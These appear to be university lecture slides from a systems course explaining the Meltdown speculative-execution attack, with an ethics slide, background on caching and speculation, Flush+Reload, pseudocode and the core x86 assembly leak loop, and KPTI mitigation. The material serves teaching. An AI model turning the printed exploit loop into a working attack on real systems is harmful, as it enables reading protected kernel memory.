Meltdown

CSE 351 Winter 2021

Instructor:

Mark Wyse

Teaching Assistants:

Kyrie Dowling

Catherine Guevara

Ian Hsiao

Jim Limprasert

Armin Magness

Allie Pfleger

Cosmo Wang

Ronald Widjaja

*thanks to Eddie Yan for a subset/skeleton of the slides

We made it! 😊 😎 😂

C:

```
car *c = malloc(sizeof(car));
c->miles = 100;
c->gals = 17;
float mpg = get_mpg(c);
free(c);
```

Java:

```
Car c = new Car();
c.setMiles(100);
c.setGals(17);
float mpg =
    c.getMPG();
```


Assembly language:

```
get_mpg:
    pushq   %rbp
    movq    %rsp, %rbp
    ...
    popq    %rbp
    ret
```


Machine code:

```
01110100000110000
10001101000001000000010
1000100111000010
11000001111110100011111
```

OS:



Computer system:



Memory & data
Integers & floats
x86 assembly
Procedures & stacks
Executables
Arrays & structs
Memory & caches
Processes
Virtual memory
Memory allocation
Java vs. C

Meltdown - Overview

- "Exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations"
- "The attack is independent of the operating system, and it does not rely on any software vulnerabilities."
- "Meltdown breaks all security guarantees provided by address space isolation"
- https://meltdownattack.com/meltdown.pdf


Ethics in Computer Science


- Meltdown is a security exploit
- Security vulnerabilities in hardware/software *exist* and may be *exploited*
- It is **unethical** to exploit security vulnerabilities*
- As Computer Scientists, our responsibilities are**:
  - to create useful and secure hardware/software for the user – must consider ethics!
  - to disclose security vulnerabilities to appropriate entity when discovered (developer, regulator, etc.)
  - to not exploit vulnerabilities for personal, commercial, financial, or malicious gain

* unless doing so responsibly to improve the target as an "ethical hacker" (e.g., paid by software owner to do so)

** disclaimer: not a full list. Consider taking CSE 492e, 492, 492T, 484 to dive deeper

Computer Architecture – Our View of a CPU





Computer Architecture – The Basics

- Address Translation
  - Memory addresses in our program are virtual and require a translation

```
int myArray[80]; // virtual address:  0xdead00a8
                 // physical address: 0xffff00a8
```

Computer Architecture – The Basics

- Caching
  - CPUs have caches that speed up memory access!
  - Typically, physically addressed (after address translation)

- Assume access below is valid and memory page is in DRAM

```
int x = myArray[42]; //goes to DRAM, slooooow...
int y = myArray[42]; //goes to Cache, 1-2 CPU cycles
```

- Cache/memory accesses can be timed by user programs!

Computer Architecture – The Basics

- Out-of-Order Execution
  - Modern CPUs can run Out-of-Order (OoO)

- These lines can run in parallel!
  - Computation for **d** and **e** are independent
  - These operations may be executed by CPU in any order

```
int d = a + b + fac(c);
int e = a + b + c;
return d + e;
```

Computer Architecture – The Basics

- Speculation
  - Modern, high-performance processors can execute instructions (statements) speculatively

- Consider this code:

```
assert(idx < len);
result = data[idx];
```

Computer Architecture – The Basics

- Speculation
  - Modern, high-performance processors can execute instructions (statements) speculatively

- Consider this code:
  - The second line may execute before the check completes!

```
assert(idx < len);
result = data[idx];
```

Computer Architecture – The Basics


- Speculation
  - Modern, high-performance processors can execute instructions (statements) speculatively

- CPU often does something more like:

```
result = data[idx];
if (idx >= len)
  // assert should have fired!
  // CPU rolls back state
  do_assert();
```


Flush + Reload

- Starting with an empty (cold) cache, an attacker can use timing information to determine if a cache block was loaded by the victim



Meltdown - Assumptions

- All of physical memory is mapped to kernel addresses in user process
  - Start address (VA in user process) of physical memory is known, A_k
  - Physical memory is K bytes total, and mapped directly, $[A_k \ldots (A_k + K - 1)]$



- An exception (illegal memory access) can be handled/suppressed
- Kernel Address Space Layout Randomization not used
  - Similar to randomizing start address of stack, kernel data structure start address can be randomized

Meltdown – Data Structures/Variables

- Two important data structures/variables

```
char probe_array[256 * 4096];   // 256 * 4KB = 256 pages

char* kernelAddr = {A_k … (A_k + K – 1)};
```

Meltdown – Toy Example

```
1    raise_exception();
2    // the line below is never reached
3    access(probe_array[data * 4096]);
```

- Assume `data` is a value between 0 – 255, and value is unknown
- Assume a cold cache at start

Meltdown – Toy Example


```
1   raise_exception();
2   // the line below is never reached
3   access(probe_array[data * 4096]);
```

- Assume the CPU executes the `probe_array` access ***Speculatively***, loading the element of the array into the cache.

- Even though the exception is raised and the architectural state is "rolled back", the CPU still caches the memory access!

Meltdown – Toy Example

- After the speculative memory access, access all the elements of the **probe array**, looking for an unusually fast access (i.e., a cached access):



- The Page tells us what the value of **`data`** was!

Meltdown – Toy Example

- So, what did we accomplish?
  - `data` was an ***unknown*** value between 0 – 255
  - Based on the value of `data`, we speculatively loaded a cache line from `probe_array[data*4096]`
  - After the exception is handled/suppressed, iterate values of `data` from 0 – 255, and use timing code to determine if `probe_array[data*4096]` is a cache hit.

- If cache hit detected for a particular value of `data`, we learned the value of **`data`**!

Meltdown – the Exploit

- **Goal**: attempt to read physical memory by exploiting speculative and OoO execution, and the fact that all of physical memory is mapped to kernel addresses (virtual addresses) in a user process

- **Question**: if user process accesses a kernel address, an illegal memory access occurs, raising an exception. Does the CPU still speculatively perform the illegal load? And can we determine the value loaded?

- Yes!

Meltdown – the Exploit (pseudocode)

```
0  flush cache
1  load inaccessible memory
      data = *kernelAddr
2  use data to access user array
      reg = probe_array[data * 4096];
3  reload
      for (i=0->255) time(probe_array[i * 4096]);
4  leaked byte = fastest(probe_array access times)
```

Meltdown – the Exploit

```
1  // rcx = kernel address (kernelAddr)
2  // rbx = probe_array
3  retry:
4    movb (%rcx), %al          // move a byte to %al (%rax)
5    shl  0xc, %rax            // multiply by 4096 (<< 12)
6    jz retry                  // retry if byte was 0**
7    mov (%rbx,%rax), %rbx     // access probe_array[%al*4096]
```

** 0 is a special case, ignore for now

* Assume cold cache, %rax = 0 at start

Meltdown – the Exploit

```
1  // rcx = kernel address (kernelAddr)
2  // rbx = probe_array
3  retry:
4    movb (%rcx), %al          // WILL RAISE AN EXCEPTION!
5    shl  0xc, %rax
6    jz retry
7    mov (%rbx,%rax), %rbx
```

Meltdown – the Exploit

```
1  // rcx = kernel address (kernelAddr)
2  // rbx = probe_array
3  retry:
4    movb (%rcx), %al          // WILL RAISE AN EXCEPTION!
5    shl  0xc, %rax            // But, lines 5-7 executed
6    jz retry                  // speculatively!
7    mov (%rbx,%rax), %rbx
```

Meltdown – the Exploit

```
1  // rcx = kernel address (kernelAddr)
2  // rbx = probe_array
3  retry:
4    movb (%rcx), %al          // WILL RAISE AN EXCEPTION!
5    shl  0xc, %rax            // But, lines 5-7 executed
6    jz retry                  // speculatively!
7    mov (%rbx,%rax), %rbx     // Races with Exception!
```


Meltdown – the Exploit

```
1  // rcx = kernel address (kernelAddr)
2  // rbx = probe_array
3  retry:
4    movb (%rcx), %al          // move a byte to %al (%rax)
5    shl  0xc, %rax            // multiply by 4096 (<< 12)
6    jz retry                  // retry if byte was 0
7    mov (%rbx,%rax), %rbx     // access probe_array[%al*4096]
```

- So, what did we do? Attempt to load a byte from kernel memory (this is illegal for our user process!). Then, use that loaded byte in a speculative access to the probe_array, loading a cache line to our cold cache.
- How do we determine what the byte was?

Meltdown – the Exploit

- After the speculative memory access, access elements of the **probe array**, looking for an unusually fast access:



- Access `probe_array[data * 4096]`, timing the access for a cache hit. If hit detected, the value of **`data`** is the **byte read from the kernel address**!!!

Meltdown – Explained

- Race between raising exception for illegal kernel address access (from user process) and the probe array access.
  - Race is due to OoO and speculative execution in the CPU
- If the exception wins the race, the register %rax is zeroed to prevent leaking information
- If the probe array access wins the race, a cache line is loaded from memory. The line to load is determined by the value of the illegal load (byte %al) and uses %rax before it is zeroed by the exception.
- We can find the cache line that hits in the probe array on a second access, which tells us the value of the byte %al we loaded illegally!

Meltdown – the Exploit – what about 0?

```
1  // rcx = kernel address (kernelAddr)
2  // rbx = probe_array
3  retry:
4    movb (%rcx), %al          // move a byte to %al (%rax)
5    shl  0xc, %rax            // multiply by 4096 (<< 12)
6    jz retry                  // retry if byte was 0**
7    mov (%rbx,%rax), %rbx     // access probe_array[%al*4096]
```

** %rax will be 0 if the Exception wins the race with the probe_array access.

** Retry access until either a non-zero byte is used to perform the speculative access or loop terminates by exception firing

** Scan probe_array starting at index 1 – if no hits occur, we can be reasonably confident the byte was 0.

Meltdown - Summary

- Allows a user process to read **all** of physical memory on the system, which is mapped in kernel addresses and by extension in user process address space

- Speculative execution occurs in the *exploit* (leak arises from CPU speculating in the *attacker's* code)

- https://meltdownattack.com/

Meltdown - Mitigation

- Meltdown relies on the kernel address space being mapped into user process address space, and all of physical memory being mapped to kernel address space.

- KPTI / KAISER (patch by Gruss et al.) implements a stronger isolation between kernel and user space. It leaves physical memory unmapped in kernel address space.

- Or, use an AMD processor, which doesn't bypass memory protection during speculative execution.